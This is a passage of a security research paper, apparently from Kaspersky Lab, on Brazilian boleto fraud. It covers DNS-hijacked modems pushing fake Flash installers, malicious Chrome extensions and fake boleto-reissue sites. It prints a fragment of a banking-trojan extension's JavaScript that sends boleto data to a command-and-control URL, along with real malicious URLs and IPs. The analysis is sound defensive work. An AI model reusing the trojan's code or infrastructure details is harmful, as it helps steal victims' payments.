□	91	648351	SEM	2014-04-29 00:53:09	[redacted]	🗐 🗑
□	92	609290	ND	2014-04-29 00:57:14	[redacted]	🗐 🗑
□	93	841675	SEM	2014-04-29 00:57:34	[redacted]	🗐 🗑
□	94	971342	SEM	2014-04-29 01:03:41	[redacted]	🗐 🗑
□	95	BRBRB-D8FB22AF1	SEM	2014-04-29 01:04:16	[redacted]	🗐 🗑
□	96	ANTONY-PC	SEM	2014-04-29 01:04:39	[redacted]	🗐 🗑
□	97	XP-C374C7C20A7D	BB	2014-04-29 01:08:00	[redacted]	🗐 🗑
□	98	035347	ND	2014-04-29 01:12:32	[redacted]	🗐 🗑


Figure 14: A control panel for infected machines.

We also found very professional-looking control panels used by the fraudsters to collect data from infected machines and register the moment a boleto is generated. It’s the same infrastructure as used in the development of trojan bankers – a fraudulent boleto is just a new way to steal money from the users.

On investigating the attack vector used by the fraudsters and looking at how the victims got infected, we found that all possible techniques have been used. Social engineering attacks via well-designed email campaigns are the most widespread, but the most aggressive path includes the massive use of RCE on vulnerable DSL modems: in 2011/12 more than 4 million of these devices were attacked in Brazil [18] and had their DNS settings changed by cybercriminals – the same approach is still being used to distribute this malware.

When an affected user tries to visit popular websites or Brazilian web portals, the malicious DNS configured in the DSL modem offers to install a new *Flash Player*. In reality, accepting this installation causes the machine to be infected (see Figure 15).

However, the problem worsened when the bad guys decided to move more of their efforts online.



FileUrls


OriginalUri	DownloadDate
http://www.elitedosfilmes.com/flash_player11-5_install.exe	8/29/2013 8:25:00 PM
http://www.baixaki.com.br/flash_player11-5_install.exe	8/29/2013 7:21:00 PM
http://veja.abril.com.br/flash_player11-5_install.exe	8/29/2013 6:59:00 PM
http://www.redtube.com/flash_player11-5_install.exe	8/29/2013 6:15:00 PM
http://www.4shared.com/flash_player11-5_install.exe	8/29/2013 5:33:00 PM
http://br.yahoo.com/flash_player11-5_install.exe	8/29/2013 5:32:00 PM
http://search.babylon.com/flash_player11-5_install.exe	8/29/2013 5:21:00 PM
http://www.globo.com/flash_player11-5_install.exe	8/29/2013 4:12:00 PM
http://www.tumblr.com/flash_player11-5_install.exe	8/29/2013 3:57:00 PM
http://www.facebook.com/flash_player11-5_install.exe	8/29/2013 3:40:00 PM
http://letras.mus.br/flash_player11-5_install.exe	8/29/2013 3:40:00 PM
http://br.msn.com/flash_player11-5_install.exe	8/29/2013 3:26:00 PM
http://www.xvideos.com/flash_player11-6_install.exe	8/29/2013 3:26:00 PM
http://www.terra.com.br/flash_player11-5_install.exe	8/29/2013 3:26:00 PM
http://www.google.com.br/flash_player11-6_install.exe	8/29/2013 3:26:00 PM
http://br.hao123.com/flash_player11-5_install.exe	8/29/2013 3:26:00 PM
http://www.google.com.br/flash_player11-5_install.exe	8/29/2013 3:11:00 PM
http://www.google.com/flash_player11-5_install.exe	8/29/2013 3:11:00 PM
http://www.uol.com.br/flash_player11-5_install.exe	8/29/2013 3:11:00 PM
http://65.111.173.101/flash_player11-5_install.exe	8/29/2013 3:11:00 PM
http://www.uol.com.br/flash_player11-6_install.exe	8/29/2013 2:57:00 PM

Figure 15: Is Google.com hosting a Flash Player installer? No, it’s the malicious DNS in the DSL modem.

FAKE WEBSITES, FAKE EXTENSIONS, FRAUDULENT BOLETOS

Some fraudsters decided to do more than merely spread their trojans. They wanted faster returns and shifted to a more online approach. That meant investing in sponsored links, creating fake websites that claimed to recalculate expired boletos (which is possible with this payment system), and malicious browser extensions for *Google Chrome*.

One attack started with a message promising 100 minutes of free credit on *Skype*, as shown in Figure 16.



[redacted]

13 de novembro de 2013 21:08


Ganhe 100 minutos para telefones fixos e celulares.

Aproveite agora mesmo a promoção que somente o Skype ofereçe a você, em parceria com o navegador Google Chrome desenvolvemos um plugin que irá facilitar o uso do Skype e para incentivar você usuario Skype a utilizar disponibilizaremos em 5 dias um crédito em sua conta referente a 100 minutos podendo ser usado para ligações para telefones fixos e celulares para todo o Brasil e Mundo.

Esta é uma oferta por tempo limitado e o plugin Skype-To-Go pode ser instalado diretamente da Appstore do Google Chrome pelo link abaixo.

SKYPE-TO-GO

Figure 16: Skype-To-Go free for Chrome users! It's easy, just install an extension…



Bonus Skype to Go


★★★★★ (0) | Acessibilidade | de commondatastorage.googleapis.com/kdm

Ganhe agora mesmo em seu skype bonus de 100 minutos para fixos e celulares

Instale agora mesmo o Plugin Skype to Go para navegadores Google Chrome e ganhe em 5 dias bônus de 100 minutos em ligações para telefones fixos e celulares.
Oferta gratuita e por tempo limitado.

Adblock Pro ★★★★★ (885)
StartStop ★★★★★ (18)
10+Tabs MASTER →Fast Speed Scroll ★★★★★ (25)
Killer Zombie Clock → View time in browser ★★★★★ (11)

Figure 17: Trojan-Banker.JS.Banker.bv.



Chrome Extensions Monitor

★★★★★ (0) | Produtividade | de sdext.com.br/p | 1.969 usuários

O desenvolvedor não enviou nenhuma captura de tela.


System Extension. Extension Monitor allow Google Chrome to monitor the extensions installed in your browser.

System Extension. Extension Monitor allow Google Chrome to monitor the extensions installed in your browser. ID:_p-a

Figure 18: Trojan-Banker.JS.BanExt.a, found in June 2014 in the Chrome Web Store – almost 2,000 users installed it.

Why distribute a trojan when you can trick users into installing a malicious browser extension that controls and monitors all of the traffic? That's exactly what the bad guys did, using the valuable help of the official *Google Chrome Web Store*, which hosted the malicious extension, as shown in Figure 17.

And that wasn't the only one, we found more (Figure 18), and another, disguised as a financial app that generates boletos (fake ones, of course), as shown in Figure 19.



/chrome.google.com/webstore/detail/ml-serviços-financeiros/fckobhgjiclmopkkgbdnoileliheikee

ML Serviços Financeiros

★★★★★ (0) | Ferramentas de pesquisa | de https://imobiliariaantonioso.websiteseguro.com

Clientes ML

ADMINISTRADORAS DE CONSÓRCIOS

- Bradesco Consórcios
- Consórcio Nacional Honda
- Embracon Adm. De Consórcios
- Suzuki Consórcio Nacional
- Consórcio Itaú
- Scania Consórcio
- Mapfre Yamaha Consórcio

BANCOS E FINANCEIRAS

- Banco Bradesco
- Banco Bradesco Financiamentos
- Banco Cnh Capital
- Grupo Pan
- Banco Itaú
- Banco Moneo
- Banco Bradesco BBI
- Banco Bradesco Promotora
- Banco Do Brasil
- Banco Honda
- Banco Mercedes Benz
- Banco Safra


Segunda Via Boleto ML Serviços Financeiros

Segunda Via Boleto ML Serviços Financeiros PARA VOCÊ CLIENTE ML ATUALIZAR SEUS BOLETOS VENCIDO.

Add-on para desativação do Google Analytics ★★★★★ (431)
WOT ★★★★★ (3252)
Rolagem rápida do Google ★★★★★ (2087)
Search the current site (Pesquisar no site) ★★★★★ (146)

Figure 19: Trojan-Banker.JS.Banker.bx – more than 3,800 installations…


The extension was prepared to do exactly the same as the BHO does in an infected machine: monitor traffic, wait for the moment a boleto is generated, then communicate with a C&C server (see Figure 20) and inject a new ID field number into the boleto, invalidating the barcode (Figure 21).



```
function check(match) {
        console.log(match)
        if(checkedOnce)
                return match;

        checkedOnce = true;
        var expl = match.split(" ");
        var lastNum = expl[expl.length -1];
        var newMatch = lastNum.replace(/^([1-9]*)[0]*([1-9][\d]*)/, '$1----$2');
        var expl2 = newMatch.split("----");
        var dataNum = expl2[0];
        var valorNum = expl2[1].substr(0, expl2[1].length-2)+','+ expl2[1].substr(-2);
        $.get('http://[redacted]/boleto/boleto_[redacted].php',
        {
                data:dataNum,
                valor:valorNum
```

Figure 20: Trojan-Banker.JS.Banker.bw.



http://96.9.163.2/boleto/boleto_hsbc.php


96.9.163.2

{"number":"10492.12135 30568.000001 04286.64 3 00000000008039","barcode":" \r\n "}

Figure 21: The new data sent to the malicious extensions.

Customers of small banks could not escape the attack – malicious extensions were set up to target a long list of local banks, as shown in Figure 22.

The huge number of malicious extensions prompted *Google*'s decision [19] at the end of May 2014 to limit the installation of *Chrome* extensions. Now they can only be hosted on the *Chrome Web Store* – but as we have seen, it doesn't seem to be a



```
boleto_amigos.php            12-Nov-2013 18:57 5.3K
boleto_bancoob.php           11-Nov-2013 22:25 5.3K
boleto_banespa.php           11-Nov-2013 22:25 5.0K
boleto_banestes.php          11-Nov-2013 22:25 5.1K
boleto_bb.php                13-Nov-2013 20:14 6.1K
boleto_besc.php              11-Nov-2013 22:25 4.9K
boleto_bradesco.php          13-Nov-2013 00:09 5.1K
boleto_cef.php               14-Nov-2013 00:07 5.5K
boleto_cef_sigcb.php         11-Nov-2013 22:25 5.5K
boleto_cef_sinco.php         11-Nov-2013 22:25 5.6K
boleto_hsbc.php              13-Nov-2013 20:27 5.5K
boleto_hsbc1.php             11-Nov-2013 23:49 4.8K
boleto_itau.php              11-Nov-2013 22:25 5.0K
boleto_nossacaixa.php        11-Nov-2013 22:26 5.5K
boleto_real.php              11-Nov-2013 22:26 4.9K
boleto_santander_banespa.php 11-Nov-2013 22:26 5.1K
boleto_sicredi.php           11-Nov-2013 22:26 6.0K
boleto_sofisa.php            11-Nov-2013 22:26 5.2K
boleto_sudameris.php         11-Nov-2013 22:26 5.7K
boleto_unibanco.php          11-Nov-2013 22:26 5.1K
```


Figure 22: PHP files prepared for each bank.

problem for cybercriminals to upload their malicious creations to the *Web Store*.

Another interesting characteristic of boletos is the possibility of generating a counterpart copy, in case you lose the original one. Some banks also offer a service to customers who have missed the payment deadline and need to recalculate the value of an expired boleto and reissue it, after paying a small fee. All companies working with boletos offer these services to their customers, generally online, and cybercriminals wait there to attack.

The fraudsters decided to set up malicious websites that claim to offer re-issues or recalculations of expired boletos – but of course, the new boleto is fake and redirects the payment to the bad guys' accounts. These attacks are carried out with the help of search engines, with the attackers buying up sponsored link campaigns and putting their fraudulent sites at the top of the results.

In a search for 'calcular boleto vencido' (recalculate expired boleto) or 'segunda via boleto' (counterpart copy) on *Google*, the first result is a fraudulent service, as shown in Figure 23. And *Google* isn't the only one – Figures 24, 25 and 26 show fraudulent links showing up in searches on *Yahoo!*, *Ask.com* and *Bing*.



calculo boleto vencido


Aproximadamente 59.200 resultados (0,38 segundos)

Anúncio relacionado a **calculo boleto vencido**

Atualizar **Boleto Vencido** - parcelasatrasadas.com
www.parcelasatrasadas.com/
2ª Via de **Boleto Vencido**. Atualize seu **Boleto Vencido** Agora.

Cálculo Exato - Valor atualizado de um **boleto** banc...
calculoexato.com.br/dividas/**boleto**
Calcula valor de uma obrigação atrasada a ser paga através de **boleto** bancário.

Figure 23: Malicious sponsored link at the top.




atualizar boleto vencido

Atualiza **Boleto**
www.atualizarboleto.com.br Cached
O site que você acessou está apontado para KingHost. Por favor, tente novamente em breve. Veja: Registro de Domínio na KingHost Se você for o responsável por ...

Boleto Atualizar | Boleto Itaú, Banco do Brasil BB, Caixa ...
boletoatualizar.com.br Cached
Atualizar boleto agora é fácil. Veja aqui como **atualizar** o seu, sem sair de casa!

Figure 24: The malicious website is ranked highly in Yahoo! as well.




segunda via boleto

Anúncios relacionados a: **segunda via boleto**

2ª **Via Boleto** Vencido - Serviço para Atualizar **Boletos**
www.faturarapida.com/
Atualize seu **Boleto** Vencido.

Meu Vivo - 2ª **Via**
meuvivo.vivo.com.br/
Com Meu Vivo Você Solicita sua 2ª **Via** de Fatura. Cadastre-se Já!
Plano Fixo Plano Pós
Plano Controle

Figure 25: Even the less popular Ask.com ranks the malicious website as well.



Atualizar Boleto Vencido


212.000 RESULTADOS Restringir por região

Boleto Atualizar | Boleto Itaú, Banco do Brasil BB, Caixa ...
boletoatualizar.com.br
Atualizar boleto agora é fácil. Veja aqui como **atualizar** o seu, sem sair de casa!

site está hospedado na KingHost
www.**atualizarboleto**.com.br
O site que você acessou está apontado para KingHost. Por favor, tente novamente em breve. Veja: Registro de Domínio na KingHost Se você for o responsável por ...

Figure 26: Two malicious websites appear in the results of a Bing search.

As shown in Figure 27, the fake websites that supposedly offer these services have a very professional design – aiming to trick victims into believing they are legitimate sites.



www.atualizarboletovencido.com.br554.info/w8MmSylEGsh1g8P/


"Atualize agora o seu boleto vencido."

"Você não precisa ir ao banco para pagar seus boletos atrasados."

"Selecione acima o banco emissor do seu boleto."

Boleto Online © 2013 - Todos os direitos reservados

Figure 27: Simply pick your bank and generate your (fake) boleto.



http://darffederal.com/Imprimir.php

104-0 | 10494.14087 34000.200047 04867.239107 1 00000000000000

Cedente BRASPRESS LTDA	Ag./Código do cedente 2938 / 08935-2	Espécie R$	Qtd. 1	Nosso número 175/90193977-9
Número do documento 307.954.648-27	CPF/CNPJ 956.663.933-32	Vencimento 09/08/2013	Valor do documento 2364,29	
(-) Desconto/Abatimento	(-) Outras deduções	(+) Mora/Multa	(+) Outros acréscimos	(=) Valor cobrado

Sacado
AGINALDO JOSE RIBEIRO

Demonstrativo: Boleto vencido: 34191 .09073 14256.750044 50860 .890008 9 57550000082109

Autenticação Mecânica

Mensagem da página da web

Boleto registrado pela empresa cedente e emitir a 2ª via através da caixa econômica federal válido somente para pagar no mesmo dia.

104-0 | 1


Local de pagamento
QUALQUER BANCO ATÉ O VENCIMENTO

Sacado
AGINALDO JOSE RIBEIRO

Data do documento 09/08/2013	Número do documento 307.954.648-27	Espéc DM			
Uso do banco	Carteira SR	Espécie R$	Quantidade 1	Valor documento 2364,29	(=) Valor do documento 2364,29
Instruções (A partir de agora você deve efetuar o pagamento através do novo código gerado 09/08/2013 .)					(-) Desconto/Abatimentos

Figure 29: The box says: 'Boleto registered by the issuer company, the counterpart copy via Caixa Economica Federal, it's valid only if paid on the same day'.

All you need to do is choose the bank that issued the boleto, type in the data and 'reissue' it.



http://cobranosja.com/br/

Atualizar Boletos

Todos os links sao oferecidos oficialmente pelos bancos.

Figure 28: Just pick your bank and generate your (fake) boleto.

Of course, the boleto that is generated has the same value and due date as you indicated, but the ID field number contains new data.

CONCLUSIONS

These attacks are a big headache for everyone involved in buying and selling in Brazil – banks, businesses and customers alike. When a customer is hit with a fake boleto he says it's not his fault because he has paid the bill. The store blames the bank for failing to process the payment properly. The bank insists it is only responsible for processing the boleto, not for the content of the paperwork. The buck is passed round and around…

To complete the scenario, Brazilian bad guys specialize in identity theft. They often open bank accounts in the names of innocent people who know nothing of the situation, using stolen personal data. With money mules and accounts often opened in the name of deceased people, it's easy to see why it's so difficult to track stolen money.

Boletos are a very local and distinctive payment method; few other countries have anything similar and most don't even know what a boleto is. Unfortunately, security companies pay little attention to Brazil, and miss a lot of issues that only local intelligence can detect and offer expertise in. Local criminals limit their attacks strictly to Brazilian IPs, and only install their trojans on machines operating in Brazilian Portuguese.

Brazilian cybercriminals are following the same path as their counterparts in Russia and China, with a very specialized cybercrime scene where attacks on locals require special effort to understand properly. They are also sharing knowledge with cybercriminals from Eastern Europe, exporting new techniques such the one described here, clearly inspired by SpyEye, to perform code injection.


Products such as those that include the *Kaspersky Lab Safe Money* [20] technology can block these attacks entirely by offering the option of opening pages in a safe mode where no malicious code can inject data. This ensures that boletos can be generated securely (Figure 30).

REFERENCES

[1] http://en.wikipedia.org/wiki/Boleto.

[2] http://www.securelist.com/en/blog/208193852/The_tale_of_one_thousand_and_one_DSL_modems.

[3] http://www.bcb.gov.br/htms/spb/Diagnostico-Adendo-2011.pdf.


https://carrinho.americanas.com.br/CustomerWeb/p
Safe Money
KASPERSKY
https://carrinho.americanas.co...
Boleto

Safe Money

É recomendável abrir este site no Navega
fornece
camadas adicionais de proteção para pro
financeiras
contra criminosos.

Abrir no Navegador protegido | Al

☑ Lembrar minha opção para ess

Bradesco | 237-2 | 23792.37320 52055.886411 36009.966403 5 59730000007431

Cedente Americanas.com - B2W - CIA Global do Varejo			Agencia/Codigo Cedente	Vencimento 13/02/2014
Sacado			Numero do Documento 558864136	Nosso Numero 20558864136
Especie R$	Quantidade	(x) Valor	(-) Descontos / Abatimentos	(=) Valor Documento 74,31
Demonstrativo:			(+) Outros Acrescimos	(=) Valor Cobrado

Bradesco | 237-2 | 23792.37320 52055.886411 36009.966403 5 59730000007431

Local de Pagamento Banco Bradesco S.A Pagável preferencialmente em qualquer Agência Bradesco					Vencimento 13/02/2014
Cedente Americanas.com - B2W - CIA Global do Varejo					Agencia/Codigo Cedente
Data Documento 07/02/2014	Numero do Documento 558864136	Especie Doc. Outro	Aceite N	Data Processamento 07/02/2014	Nosso Numero 20558864136
Uso do Banco	Carteira 25	Especie R$	Quantidade	(x) Valor	(=) Valor documento 74,31
Instrucoes (Texto de responsabilidade do cedente) Caixa: não receber após a data de vencimento Apenas o pagamento do boleto identifica e libera o seu pedido. NÃO DEPOSITE NEM FAÇA TRANSFERÊNCIA O prazo de entrega é valido após o pagamento do boleto. O pagamento é processado em até 3 dias úteis NÃO PAGUE APÓS O VENCIMENTO.Após esta data a reserva da compra é cancelada e boleto perde a validade. Informações: 4003-4848 ou sac.atendimento@americanas.com.br					(-) Descontos / Abatimentos (-) Outras Deducoes (+) Mora / Multa (+) Outros Acrescimos (=) Valor

Figure 30: Boleto generated securely.

[4] http://techinbrazil.com/online-payment-for-e-commerce-in-brazil.

[5] http://store.apple.com/br/help/payments#boleto.

[6] http://blogs.skype.com/2012/05/28/boas-noticias-para-usuarios-br/.

[7] http://pt.fifa.com/mm/document/tournament/ticketing/02/15/43/87/processodepagamento_portuguese.pdf.

[8] http://thebrazilbusiness.com/article/boleto-bancario-for-beginners.

[9] http://boletophp.com.br/.

[10] http://www.linhadefensiva.com/2013/04/brazilian-trojan-modifies-banking-documents-to-redirect-paymens/.

[11] http://www.linhadefensiva.org/2013/04/virus-altera-boletos-na-web-e-pagamento-cai-em-conta-indevida/.

[12] http://blog.hsconsorcios.com.br/2014/01/alerta-cuidado-com-virus-que-altera-codigos-de-boletos-bancarios/.

[13] http://www.mp.pi.gov.br/internet/index.php?option=com_content&view=article&id=3815:procon-alerta-consumidores-para-novo-golpe-virus-que-altera-numero-de-boletos-bancarios&catid=224&Itemid=101.

[14] http://www.aluguetemporada.com.br/info/central-de-seguranca/alertas-de-seguranca/virus-modifica-boletos-bancarios.

[15] http://www.gazetadopovo.com.br/vidaecidadania/conteudo.phtml?id=1415198.

